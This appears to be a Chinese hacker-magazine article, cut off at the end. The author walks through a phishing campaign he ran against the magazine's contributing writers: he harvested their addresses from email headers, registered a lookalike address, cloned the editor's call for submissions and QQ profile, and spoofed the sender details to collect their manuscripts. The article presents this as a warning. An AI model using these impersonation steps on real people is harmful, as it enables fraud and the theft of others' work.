


图1


呵呵，我对钓鱼式攻击没什么兴趣。不过，一个偶然＋本能的嗅觉，也造就了一次借用黑防约稿事件的垂钓攻击。首先申明，本文并不是鼓励大家利用这样的方法做不道德的事，只是希望给黑防编辑部以及所有黑防的作者敲个警钟，也希望所有热爱网络安全的读者能伴随着黑防一起成长，进步。

话说前几天鲜橙加冰GG（以下称鲜GG）的TM头像狂闪，地球人都知道这是他催稿的信号，哎，没办法，忙了几天，终于把稿子赶了出来，于是赶紧打开foxmail，选中9月19号鲜GG发来的"11期黑防征稿"这封Email，然后惯性的右键，选中回复邮件，如图2 所示。相信大多数黑防的作者都和我一样，都是直接对鲜GG发来的征稿启事邮件直接回复（谁吃饱了还一个字母一个字母敲邮件目的地址啊），但是有没有想过，这样做的直接后果也许是成为无辜的鱼儿等着被钓呢！

本来稿件发出去了，事情就算告一段落了，可是，突然间，一种莫名的冲动让我有了点想法，类似鲜GG这样的征稿启事肯定不是只针对我一个作者的，换句话


图2

说，需要群发，那么……一闪之间，鼠标已经右键点开了这封来自鲜GG的mail属性->详细信息->原始信息，不看不知道，一看下一跳，如图3 所示。


图3

中间被涂花的部分（不好意思，为了不泄漏这些作者的E-mail）应该就是鲜GG群发的所有黑防作者的mail地址，当时一个"邪恶的"的火苗开始泛红，"钓鱼式攻击"的字眼开始在眼前跳跃。不过单有这些作者们的E-mail并不足以构成什么威胁，因为以前黑防的稿件都统一用hack@hacker.com.cn这个邮箱（至少我所知道是这样的），如果没猜错的话，@hacker.com.cn这个域名是黑防的内部邮箱，作为非黑防的工作人员，想要申请这样一个内部使用的邮箱并不容易，看来是没办法利用以@hacker.com.cn为后缀的邮箱来垂钓了。不过，也许鲜GG为了方便，也许是黑防为了接收大量的稿件，所以必须使用大空间的邮箱，所以更多时候使用的是@yahoo.com.cn的邮箱，该免费邮箱有1G的免费空间，呵呵，包括WTF好像也使用的是这种邮箱哦，但是，黑防的小编GGJJ也许没想到，这些邮箱方便了他们的同时，却也给攻击者们有了可趁之机。

记下刚才鲜GG的E-mail地址：verdureorange@yahoo.com.cn（解释一下verdure者，新鲜也，orange，橙子也，加起来就是鲜橙加冰了）。于是立马登录mail.yahoo.com.cn，申请了一个verdure0range@yahoo.com.cn，注意到没有，我把orange的o（英文字母）改成了0（零），当然这里就属于社会工程学的知识了，比如i和l（L的小写）可以改成1（One）等等，反过来也成立。下一步，开始伪造邮件内容了，这个好办，先把鲜GG原来的邮件内容拷贝下来粘贴到我的邮件正文里，如图4 所示。




图4

图4中，我故意强调了投稿方式为E-mail方式，而且重贴了伪造的E-mail地址，主要是方便一些作者拷贝。"鱼钩"圈住的部分，都是我"钓鱼"用的，第一个E-mail地址就是刚申请的verdure0range@yahoo.com.cn，而下面第一个QQ号是我的一个备用号码，该号码所有的用户信息和资料全部修改成和鲜GG的一模一样，这样如果有作者愿意通过QQ方式发送稿件的话，我一样可以获得。同时看到"真实的"圈住的部分，是为了保证能骗倒一些精明的老用户，在伪造的地址下的E-mail地址为黑防真实的mail投稿地址 hack@hacker.com.cn；同时伪造的QQ下的还有一个鲜GG的真实QQ，这样就可以让很多老作者不抱有怀疑（呵呵，这招自己都觉得毒）。然后不管你用Web页方式还是outlook或foxmail，都可以修改"发送人姓名和回复地址"，如图5，我们把它设置成"鲜橙加冰"，这样，对方接收到我的邮件后，在主题上都会显示"鲜橙加冰"的字样，如图6，图7 所示。





图5


图6




图7

当然，如果再细心点，还可以修改签名，如图8所示。




图8


这样，无论是foxmail还是Web方式，显示都和鲜GG群发的主题以及内容和签名几乎毫无差异，而且，这种因为没有带什么木马附件，内容不会被过滤，也不会被邮件服务器当作垃圾邮件处理，可以保证所有邮件能安全送到所有接收者邮箱。

然后呢？没然后了，把刚开始得到的那些作者E-mail地址全部拷贝到邮箱抄送地址去，再然后呢？没再然后了，就是吃饱了没事的时候，等着收这些作者们发送来的文章吧。拿这些文章有什么用？我也不知道，下面也许是你的选择：用自己的名字发到黑防；发到其他杂志去赚稿费；拿来当自己的毕业论文素材；等等，你爱怎么样就怎么样！你问我的想法？嘿嘿，让所有作者都把他们的文章发给我之后，这样鲜GG只能收到我一个人的稿件，所有稿费全部归我，Yeah！

测试结果：下午3点多弄完上面的"鱼钩"和"鱼饵"，到下午6点截止，我的E-mail里已有3封作者的回信，还好，没有稿件。而QQ有一名作者请求加为好友。我也不知道钓鱼是否算成功，我目的也不在此，那个E-mail地址我将送给鲜GG（好像多此一举）。写这篇文章